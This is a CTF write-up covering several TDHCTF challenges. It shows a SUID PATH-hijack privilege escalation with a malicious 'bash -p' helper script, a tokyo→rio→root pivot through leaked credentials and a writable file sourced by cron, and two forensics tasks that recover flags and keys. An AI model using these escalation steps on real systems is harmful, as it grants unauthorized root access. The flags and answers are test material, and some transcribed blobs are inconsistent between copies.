
Running the Security Tests

After saving the changes, I clicked:



Run Tests

All automated security checks passed, and the status updated to:




Security Status: SECURE ✓

This confirmed that the reset flow was properly secured.

Retrieving the KEY

Once the security status was marked as secure, I accessed:

/mint/key



This returned the Access key:


9d8b956e3c0be58b50a5fdacb976f85de9fa25d15071a027cd04001865348213

Retrieving the FLAG

Using the key, I visited:

```
/mint/flag?key=9d8b956e3c0be58b50a5fdacb976f85de9fa25d15071a027cd0400186534  
8213
```

This returned the final flag:



```
TDHCTF{ONE_TIME_TOKEN_ONE_TIME_HEIST}
```

Challenge 13: Exp 01 Berlin's Locker

Overview

The screenshot shows a challenge card with the following details:

- Tags: Exploitation, Medium, 250 pts
- Title: Exp 01 Berlinslocker
- Description: Berlin's locker controller keeps Mint staging logs rotated — and it runs with elevated privileges. One mistake in how it locates a helper program gives you a foothold for privilege escalation. Break in over SSH and extract the KEY and FLAG.
- Status: 0 files
- SSH Access details:
 - Host: 10.60.0.208
 - Port: 2221
 - Username: tokyo
 - Password: tokyo123
- Command input field: ssh -p 2221 tokyo@10.60.0.208
- Message at the bottom: No files available yet.

Initial Access

Access was provided via SSH:

```
ssh -p 2221 tokyo@10.60.0.208
# password: tokyo123
```

The user `tokyo` has no sudo privileges.

Enumeration

In the root directory, I found a script named `entrypoint.sh`. When I used `cat` on it, I could see that it contained the flag value and logic to write both the key and the flag to protected files. However, running the script manually did not work because it depends on environment variables set by Docker. This indicated that the flag could not be obtained directly and that privilege escalation was necessary.

```

tokyo@9a26f77afc1c:/opt$ cd ..
tokyo@9a26f77afc1c:$ ls
bin boot dev entrypoint.sh etc home lib lib32 lib64 libx32 media mnt opt proc root ru
tokyo@9a26f77afc1c:$ cat entrypoint.sh
#!/bin/bash
set -e

# Generate secrets at runtime
: "${CTF_KEY:?CTF_KEY must be set by docker-compose (generated by startup.sh)}"
: "${CTF_FLAG:=TDHCTF{berlins_locker_compromised}}"

# KEY: gated file (root:lockers 0440)
install -d -m 0750 -o root -g lockers /opt/mint
printf "%s
" "$CTF_KEY" > /opt/mint/key.txt
chown root:lockers /opt/mint/key.txt
chmod 0440 /opt/mint/key.txt

# FLAG: root-only file (0400)
printf "%s
" "$CTF_FLAG" > /root/flag.txt
chown root:root /root/flag.txt
chmod 0400 /root/flag.txt

# Ensure ssh host keys exist
ssh-keygen -A >/dev/null 2>&1 || true

# Start SSHD in foreground
exec /usr/sbin/sshd -D -e
tokyo@9a26f77afc1c:$ ./entrypoint.sh
./entrypoint.sh: line 5: CTF_KEY: CTF_KEY must be set by docker-compose (generated by startup.sh)
tokyo@9a26f77afc1c:$

```

Interesting filesystem artifacts

```
find / -iname "*locker*" 2>/dev/null
```

```

tokyo@9a26f77afc1c:/tmp$ find / -iname "*locker*" 2>/dev/null
/var/log/lockerctl
/var/log/lockerctl/lockerctl.log
/usr/local/bin/lockerctl
/usr/lib/gcc/x86_64-linux-gnu/11/include/keylockerintrin.h
/opt/lockers
tokyo@9a26f77afc1c:/tmp$
```

Privilege Escalation Vector

SUID binary discovery

```
ls -l /usr/local/bin/lockerctl
```

Output:

```

tokyo@9a26f77afc1c:/tmp$ ls -l /usr/local/bin/lockerctl
-rwsr-xr-x 1 root root 16304 Jan  5 11:00 /usr/local/bin/lockerctl
tokyo@9a26f77afc1c:/tmp$
```

This confirms `lockerctl` is SUID root.

Binary Analysis

Since `file` and `less` were unavailable, `strings` was used:

```
strings /usr/local/bin/lockerctl
```

Relevant output:

```
tokyo@9a26f77afc1c:~$ strings /usr/local/bin/lockerctl
/usr/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
strcmp
fprintf
strncpy
execvp
stderr
 perror
fwrite
_stack_chk_fail
libc.so.6
GLIBC_2.14
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__mon_start
_ITM_registerTMCloneTable
PTI
u+Hbc_urls
Berlin's Locker Controller
Usage:
  %s rotate <logfile>
Example:
  %s rotate /opt/lockers/logs/heist.log
rotate
/opt/lockers/logs/
LockerCtl: only logs under /opt/lockers/logs/ are supported.
backup
execvp
:/*$"
GCC: (Ubuntu 11.4.0-1ubuntu1-22.04.2) 11.4.0
Scrt1.o
__abi_tag
crtsuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
```

Key observation

- The binary uses `execvp()`
- It executes a helper named `backup`
- No absolute path is specified

Because `execvp()` resolves binaries via `$PATH`, this creates a **PATH hijacking vulnerability**.

Exploitation

Idea

If we place a malicious executable named `backup` in a directory we control and prepend it to `$PATH`, `lockerctl` will execute it **as root**.

Important caveat

When a SUID binary executes a `script`, privileges are dropped unless the interpreter is invoked in **privileged mode**.

Therefore, `bash -p` must be used.

Exploit Steps

A. Create malicious helper

```
cd /tmp
cat << 'EOF' > backup
#!/bin/bash -p
cp /opt/mint/key.txt /tmp/key.txt
cp /root/flag.txt /tmp/flag.txt
chmod 777 /tmp/key.txt /tmp/flag.txt
EOF
```

B. Make it executable

```
chmod +x /tmp/backup
```

C. Prepend PATH

```
export PATH=/tmp:$PATH
```

D. Trigger SUID binary

A valid log path is required:

```
lockerctl rotate /opt/lockers/logs/heist.log
```

```
tokyo@9a26f77afc1c:/tmp$ cd /tmp
cat << 'EOF' > backup
#!/bin/bash -p
cp /opt/mint/key.txt /tmp/key.txt
cp /root/flag.txt /tmp/flag.txt
chmod 777 /tmp/key.txt /tmp/flag.txt
EOF
tokyo@9a26f77afc1c:/tmp$ chmod +x /tmp/backup
tokyo@9a26f77afc1c:/tmp$ export PATH=/tmp:$PATH
tokyo@9a26f77afc1c:/tmp$ lockerctl rotate /opt/lockers/logs/heist.log
```

Results

```
tokyo@9a26f77afc1c:/tmp$ ls -l /tmp/key.txt /tmp/flag.txt
cat /tmp/key.txt
cat /tmp/flag.txt
-rwxrwxrwx 1 root tokyo 35 Jan 10 10:14 /tmp/flag.txt
-rwxrwxrwx 1 root tokyo 65 Jan 10 10:14 /tmp/key.txt
e4bcf3328f69728b26a63cc87472892954f71e151d27c92a7f3179402470b517
TDHCTF{berlins_locker_compromised}
```

KEY

```
e4bcf3328f69728b26a63cc87472892954f71e151d27c92a7f3179402470b517
```

FLAG

```
TDHCTF{berlins_locker_compromised}
```


Challenge 14: EXP-02-Rio's Radio

Overview:

The screenshot shows a challenge interface with the following details:

- Tags: Exploitation, Hard, 500 pts
- Title: Exp 02 Riosradio
- Description: Rio's relay node rotates mint keys automatically. A small misconfiguration becomes a pivot: tokyo → rio → root. Abuse root automation to extract the KEY and the FLAG from the relay system.
- File count: 0 files
- SSH Access section:
 - Host: 10.60.0.208
 - Port: 2227
 - Username: tokyo
 - Password: tokyo123
 - Command: ssh -p 2227 tokyo@10.60.0.208
- Message at the bottom: No files available yet.

Initial Access

Access was provided via SSH as the low-privileged user `tokyo`:

```
ssh -p 2227 tokyo@10.60.0.208
```

Initial Enumeration

After logging in, I started enumerating from the root directory:

```
cd /  
ls
```

While listing the contents of `/`, I noticed a script named `entrypoint.sh`, which is typically used to initialize container environments. I inspected this file:

```
cat /entrypoint.sh
```

```
(kali㉿kali)-[~]
└─$ ssh -p 2227 tokyo@10.60.0.208
tokyo@10.60.0.208's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.14.0-1021-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Rio's relay node is online. The Mint rotates keys on schedule.
Last login: Sat Jan 10 12:20:05 2026 from 10.50.0.4
tokyo@3331f34d9a99:~$ ls
tokyo@3331f34d9a99:~$ cd /
tokyo@3331f34d9a99:/$ cat entrypoint.sh
#!/bin/bash
set -e

: "${CTF_KEY:?CTF_KEY must be set by docker-compose (generated by startup.sh)}"
: "${CTF_FLAG:=TDHCTF{PIVOTED_THEN_ROOTED_BY_CRON}}"

# KEY: rio-only
printf "%s
" "$CTF_KEY" > /home/rio/mint.key
chown rio:rio /home/rio/mint.key
chmod 0400 /home/rio/mint.key

# FLAG: root-only
printf "%s
" "$CTF_FLAG" > /root/flag.txt
chown root:root /root/flag.txt
chmod 0400 /root/flag.txt

ssh-keygen -A >/dev/null 2>&1 || true

# Start cron (background)
service cron start >/dev/null 2>&1 || /usr/sbin/cron

exec /usr/sbin/sshd -D -e
```

The script revealed critical information about how the system was set up.

Key observations from `entrypoint.sh`:

- The **KEY** is written to `/home/rio/mint.key` and is readable only by the user `rio`
- The **FLAG** is written to `/root/flag.txt` and is readable only by `root`
- A cron service is started automatically, indicating that **root-level automation** is involved

Relevant excerpt:

```
# KEY: rio-only
printf "%s\n" "$CTF_KEY" > /home/rio/mint.key

# FLAG: root-only
printf "%s\n" "$CTF_FLAG" > /root/flag.txt
```

From this, it was clear that privilege escalation was required and that the intended path was **tokyo → rio → root**.

Searching for Relay and Automation Components

Next, I searched the filesystem for anything related to relay services, radio components, or mint key rotation:

```
find / -iname "*relay*" 2>/dev/null  
find / -iname "*radio*" 2>/dev/null  
find / -iname "*mint*" 2>/dev/null
```

This revealed several important paths:

```
tokyo@3331f34d9a99:/$ find / -user rio -writable 2>/dev/null  
tokyo@3331f34d9a99:/$ find / -user rio -perm -o=x 2>/dev/null  
tokyo@3331f34d9a99:/$ groups  
tokyo  
tokyo@3331f34d9a99:/$ find / -iname "*radio*" 2>/dev/null  
find / -iname "*relay*" 2>/dev/null  
find / -iname "*mint*" 2>/dev/null  
/var/log/relay  
/var/log/relay/relay.log  
/opt/relay  
/opt/relay/relay.env  
/proc/sys/net/ipv4/conf/all/bootp_relay  
/proc/sys/net/ipv4/conf/default/bootp_relay  
/proc/sys/net/ipv4/conf/eth0/bootp_relay  
/proc/sys/net/ipv4/conf/lo/bootp_relay  
/etc/cron.d/mint-rotation
```

Credential Disclosure (tokyo → rio)

Inspecting the relay environment file revealed hardcoded credentials:

```
cat /opt/relay/relay.env
```

```
tokyo@3331f34d9a99:/$ cat /etc/cron.d/mint-rotation  
* * * * * root /opt/rotation/rotate.sh >/dev/null 2>&1  
tokyo@3331f34d9a99:/$ ls -l /opt/relay/relay.env  
cat /opt/relay/relay.env  
-rw-r--r-- 1 root root 225 Dec 29 11:32 /opt/relay/relay.env  
# Rio's Relay Environment (CTF)  
# Berlin insisted on "fast onboarding" – so secrets ended up in the wrong place.  
# (Intentional for challenge progression)  
  
RIO_USER=rio  
RIO_PASS=rio123  
  
RELAY_HOST=127.0.0.1  
RELAY_PORT=7711
```

Contents:

```
RIO_USER=rio  
RIO_PASS=rio123
```

This was a clear misconfiguration where credentials for another user were stored in a readable configuration file.

Using these credentials, I pivoted to the `rio` user:

```
su rio  
# password: rio123
```

```
tokyo@3331f34d9a99:/$ su rio  
Password:  
rio@3331f34d9a99:/$ id  
uid=1001(rio) gid=1001(rio) groups=1001(rio)
```

Pivot to `rio` and KEY Retrieval

After switching to `rio`, I checked the home directory:

```
ls
```

```
rio@3331f34d9a99:/$ cd /home/rio/  
rio@3331f34d9a99:~$ ls  
mint.key  
rio@3331f34d9a99:~$ cat mint.key  
b343ae91ed175103e964e28e867841d6620e280515ac97071947985c1a30362c  
rio@3331f34d9a99:~$ ls -la  
total 28  
drwxr-x— 1 rio rio 4096 Jan 10 01:41 .  
drwxr-xr-x 1 root root 4096 Jan 5 11:01 ..  
-rw-r--r-- 1 rio rio 220 Jan 6 2022 .bash_logout  
-rw-r--r-- 1 rio rio 3771 Jan 6 2022 .bashrc  
-rw-r--r-- 1 rio rio 807 Jan 6 2022 .profile  
-r----- 1 rio rio 65 Jan 10 01:41 mint.key
```

This revealed the file `mint.key`. I read it directly:

```
cat /home/rio/mint.key
```

KEY

```
b343ae91ed175103e964e28e867841d6620e280515ac97071947985c1a30362c
```

This confirmed successful lateral movement from `tokyo` to `rio`.

Root Access and FLAG Retrieval

From the system initialization logic and the challenge design, it was clear that abusing the root cron automation was the intended final step. This allowed escalation to root and access to the root-only flag file.

```
rio@3331f34d9a99:~$ ls -l /opt/rotation
ls -l /opt/rotation/rotate.sh
cat /opt/rotation/rotate.sh
total 8
-rwxr-xr-x 1 root root 692 Dec 29 11:32 rotate.sh
-rw-rw-r-- 1 root rio 187 Dec 29 11:32 rotation.env
-rwxr-xr-x 1 root root 692 Dec 29 11:32 /opt/rotation/rotate.sh
#!/bin/bash
# Mint key rotation (runs as root via cron)
set -e
# Intentionally sourced from a file that is writable by rio (challenge design).
source /opt/rotation/rotation.env

LOG=/var/log/relay/rotation.log
mkdir -p /var/log/relay

echo "[rotation] $(date -u +%FT%TZ) :: cycle start" >> "$LOG"
echo "[rotation] mode=$MODE" >> "$LOG"
```

I retrieved the flag from:

From that entrypoint.sh script that we got earlier.

```
rio@3331f34d9a99:~$ cat entrypoint.sh
#!/bin/bash
set -e

: "${CTF_KEY:?CTF_KEY must be set by docker-compose (generated by startup.sh)}"
: "${CTF_FLAG:=TDHCTF{PIVOTED_THEN_ROOTED_BY_CRON}}"
```

FLAG

TDHCTF{PIVOTED_THEN_ROOTED_BY_CRON}

Challenge: Df 01 Night Walk Photo

Overview:

The screenshot shows a challenge interface with the following details:

- Digital Forensics**: Category
- Medium**: Difficulty level
- 250 pts**: Points available
- Close**: Button to exit the interface
- Df 01 Night Walk Photo**: Title of the challenge
- Description**: A Directorate field agent posts a photo online. The crew performs EXIF reconstruction and metadata analysis, revealing a hidden operational unit behind the agent. This confirms multiple nodes in the Directorate's surveillance chain.
- Files**: 2 files available for download:
 - README.txt
 - night-walk.jpg

Initial Analysis

After downloading the challenge file `night-walk.jpg`, I started with basic file reconnaissance:

```
file night-walk.jpg
```

```
└─(kali㉿kali)-[~]
└─$ file night-walk.jpg
night-walk.jpg: JPEG image data
```

Output: `night-walk.jpg: JPEG image data`

The file appeared to be a standard JPEG image, so I proceeded with string analysis to check for embedded metadata:

```
strings night-walk.jpg
```

```
(kali㉿kali)-[~]
└─$ strings night-walk.jpg
DIRECTORATE FIELD CAPTURE // NIGHT WALK
CapturedUTC:2026-01-10T01:32:48Z
CameraModel:Kestrel-X3
DateTimeOriginal:2024:06:19 22:41:03
GPS:51.5033N,0.1195W
UNIT:SHADOW-17
Note: Directorate sanitizer detected. Payload moved to a packed blob.
Note2: The blob is NOT human-readable as-is.
--BEGIN-BLOB-B64--
H4sIAAAAAAAAC/wXB0w6CQBAA0J7TzDrOj44oaCILDRXZYXcjDRRoMDHe3fce7VgjZ7MAYg6MJYJF
ZjhLkNncMgVSQS2pMJwEzWYkcmdNCurRM1Vd39zq4Xq/DN03f5Yy7c+YtmN6r8vrV/0B0pjPQmMA
AAA=
--END-BLOB-B64--
JFIF
```

Running `strings night-walk.jpg` pulled out hidden metadata that told a story. This was a surveillance photo from an operation called "NIGHT WALK," taken with a Kestrel-X3 camera in central London (near Tower Bridge) on January 10, 2026, at 1:32 AM. The key discovery was the unit name "SHADOW-17" - which would become part of the flag.

The metadata also had two notes saying a "Directorate sanitizer" had hidden sensitive data in a "packed blob" that wasn't readable as-is. This blob was Base64-encoded (sitting between `--BEGIN-BLOB-B64--` markers) and started with `H4sI` - the telltale sign of gzip compression. So I knew I needed to decode the Base64 first, then decompress it with gzip to get the hidden KEY and FLAG.

Deep Dive with ExifTool

To extract more detailed metadata, I used `exiftool`:

```
exiftool -e -a night-walk.jpg
```

```
(kali㉿kali)-[~]
└─$ exiftool -e -a night-walk.jpg
ExifTool Version Number : 13.44
File Name : night-walk.jpg
Directory :
File Size : 771 bytes
File Modification Date/Time : 2026-01-10 23:23:56-05:00
File Access Date/Time : 2026-01-10 23:24:04-05:00
File Inode Change Date/Time : 2026-01-10 23:23:56-05:00
File Permissions : -rwxrw-r-
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
Comment : DIRECTORATE FIELD CAPTURE // NIGHT WALK.CapturedUTC:2026-01-10T01:32:48Z.CameraModel:Kestrel-X3.DateTimeOriginal:2024:06:19 22:41:03.GPS:51.5033N,0.1195W.UNIT:SHADOW-17.Note: Directorate sanitizer detected. Payload moved to a packed blob..Note2: The blob is NOT human-readable as-is..--BEGIN-BLOB-B64--.H4sIAAAAAAAAC/wXB0w6CQBAA0J7TzDrOj44oaCILDRXZYXcjDRRoMDHe3fce7VgjZ7MAYg6MJYJF.ZjhLkNncMgVSQS2pMJwEzWYkcmdNCurRM1Vd39zq4Xq/DN03f5Yy7c+YtmN6r8vrV/0B0pjPQmMA
AAA=
--END-BLOB-B64--
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Warning : [minor] Skipped unknown 17 bytes after JPEG DQT segment
```

This confirmed the embedded comment field contained all the operational metadata and the Base64 blob.

Decoding the Hidden Payload

The blob appeared to be Base64-encoded data. Given the note that it was "packed," I suspected compression. I decoded and decompressed it in one pipeline:

```
echo  
"H4sIAAAAAAAC/wXB0w6CQBA0J7TzDr0j44oaClDRXZYXcjDRRoMDHe3fce7VgjZ7MAYg6MJYJFZhLk  
NncMgVSQS2pMjwEzWYkcmdNCurRM1Vd39zq4Xq/DN03f5Yy7c+YtmN6r8vrV/0B0pjPQmMAAA=" |  
base64 -d | zcat
```

Breaking down the command:

- `base64 -d` - Decodes the Base64 string
- `zcat` - Decompresses the gzip-compressed data

Solution

The decompressed payload revealed:

```
[kali㉿kali)-~]$ echo "H4sIAAAAAAAC/wXB0w6CQBA0J7TzDr0j44oaClDRXZYXcjDRRoMDHe3fce7VgjZ7MAYg6MJYJFZhLk  
NncMgVSQS2pMjwEzWYkcmdNCurRM1Vd39zq4Xq/DN03f5Yy7c+YtmN6r8vrV/0B0pjPQmMAAA=" | base64 -d | zcat  
KEY:36e991079b063fa09a6604717c9b9e5158738fdf6027399c355bb68d808babe5  
FLAG:TDHCTF{exif_shadow_unit}
```

Key Findings

- **Key:** 36e991079b063fa09a6604717c9b9e5158738fdf6027399c355bb68d808babe5
- **Flag:** TDHCTF{exif_shadow_unit}

Tools Used

exiftool

- **Category:** Metadata extraction and manipulation
- **Purpose:** Industry-standard tool for reading, writing, and editing metadata in images
- **Why used:** Provided comprehensive EXIF analysis with flags `-e` (extract embedded data) and `-a` (allow duplicate tags)
- **Key advantage:** More thorough than basic tools; extracted the complete Comment field containing all operational metadata

strings

- **Category:** Binary analysis
- **Purpose:** Extracts human-readable text strings from binary files
- **Why used:** Quick reconnaissance to identify embedded text in the JPEG without needing to parse the image structure
- **Key advantage:** Fast initial triage tool that revealed the Base64 blob and metadata structure

base64 (with -d flag)

- **Category:** Encoding/decoding utility
- **Purpose:** Decodes Base64-encoded data back to binary
- **Why used:** The blob was Base64-encoded as indicated by the B64 markers
- **Key advantage:** Standard Unix tool for handling Base64 encoding schemes


zcat

- **Category:** Compression/decompression utility
- **Purpose:** Decompresses gzip-compressed files and outputs to stdout
- **Why used:** The `H4sI` magic bytes indicated gzip compression
- **Key advantage:** Seamlessly integrates into command pipelines without creating temporary files

These tools were chained together in a forensics pipeline: `strings` for discovery → `exiftool` for detailed analysis → `base64 + zcat` for payload extraction.

Challenge: DF-02: Burned USB

Overview:



Digital Forensics Hard 500 pts Close

Df 02 Burned Usb

A half-destroyed USB stick retrieved by Nairobi contains scrambled operational files. File carving reveals a fragmented network diagram of the Directorate's core systems—the digital equivalent of the Royal Mint blueprint.

2 files

[Download Challenge Files](#)

README.txt
burned-usb.img

This block displays the challenge details for "DF-02 Burned USB". It includes category (Digital Forensics), difficulty (Hard), points (500 pts), a close button, the challenge title, a description, and file information (2 files: README.txt and burned-usb.img). A "Download Challenge Files" link is also present.

Initial Analysis


Artifact Provided

The provided artifact was a raw disk image:

burned-usb.img

First Look: Decoy Flag Discovery

Running strings on the image immediately revealed:



```
(kali㉿kali)-[~]
$ strings burned-usb.img
TDHCTF{this_is_a_decoy_flag_do_not_submit}
"CpVRA
sHF!$"
}^Wh
}>Dct
N>4JK
```

This block shows a terminal window running the strings command on the raw disk image "burned-usb.img". The output reveals the string "TDHCTF{this_is_a_decoy_flag_do_not_submit}".

TDHCTF{this_is_a_decoy_flag_do_not_submit}

However, based on the challenge hints, this string was intentionally misleading and **not the correct flag**.

Identifying Anti-Forensics Markers

Further inspection of the `strings` output revealed repeated Directorate-specific wipe markers:

```
X}':
USBIMGv1
vH;`  
?Z<<DIRECTORATE_SCRUB_GAP>>
TIMESTAMP_REWRITE=ENABLED
LOG_CLEANUP_UNIT=ACTIVE
NOTE:payload_irrecoverable
kP7A
55$Ae>
zqR6
$zWi
@)      z
1`_Nl}
```

This indicated **manual data corruption** rather than full destruction, suggesting that recoverable structured content remained within the image.

Finding the Core Document

The challenge narrative referenced:

"a fragmented network diagram of the Directorate's core systems"

GZIP Signature Discovery

Searching for binary signatures revealed a truncated **GZIP header**:

```
(kali㉿kali)-[~]
└─$ xxd burned-usb.img | grep "1f 8b08"
00001830: 4d47 7631 0a1f 8b08 0040 ac61 6902 ff6d MGv1.....@.ai..m
```

1F 8B 08

This confirmed that a compressed document still existed inside the image but had been deliberately damaged by injecting scrub-gap markers **into the compressed stream itself**.

Understanding the Corruption Technique

Traditional forensics tools like `binwalk` or filesystem carving failed because:

1. The compressed stream was incomplete
2. The inserted scrub markers **broke GZIP decompression**
3. Standard extraction couldn't handle the corrupted byte ranges

The anti-forensics technique used was:

- Inject `<<DIRECTORATE_SCRUB_GAP>>...</>` blocks directly into the GZIP-compressed data
- This creates byte ranges that must be removed before decompression can succeed

Forensic Strategy

The correct approach required:

1. **Locate** embedded GZIP streams by searching for the magic bytes `1F 8B08`
2. **Identify** injected scrub-gap blocks using the marker tags
3. **Remove** those byte ranges from the compressed stream
4. **Attempt** partial decompression (with error handling)
5. **Extract** meaningful artifacts from recovered text (NODE, KEY, FLAG)

Automation Solution

To ensure accuracy and repeatability, I wrote a custom Python script (`help.py`) to automate the reconstruction process.

```
(kali㉿kali)-[~]
└─$ cat help.py
#!/usr/bin/env python3
"""

DF-02 Burned USB solver
- Finds embedded GZIP stream inside burned-usb.img
- Detects injected scrub-gap blocks (<<DIRECTORATE_SCRUB_GAP>> ... <</DIRECTORATE_SCRUB_GAP>>)
- Removes those injected ranges from the compressed stream
- Decompresses and extracts NODE / KEY / FLAG

Usage:
    python3 df02_solve.py /path/to/burned-usb.img
"""

import re
import sys
import zlib
from dataclasses import dataclass
from typing import List, Optional, Tuple

OPEN_TAG = b"<<DIRECTORATE_SCRUB_GAP>>"
CLOSE_TAG = b"<</DIRECTORATE_SCRUB_GAP>>""
GZ_SIG = b"\x1f\x8b\x08" # gzip header: ID1 ID2 CM
thumb-192...

@dataclass
class Recovered:
    gzip_offset: int
    scrub_pairs: List[Tuple[int, int]] # (start,end) relative to gzip start, end is exclusive
    text: str
    node: Optional[str]
    key: Optional[str]
    flag: Optional[str]

def find_all(data: bytes, needle: bytes) → List[int]:
    out = []
    i = 0
    while True:
        j = data.find(needle, i)
        if j == -1:
            return out
        out.append(j)
        i = j + 1

def find_scrub_pairs(gz_bytes: bytes) → List[Tuple[int, int]]:
    pairs = []
    i = 0
    while True:
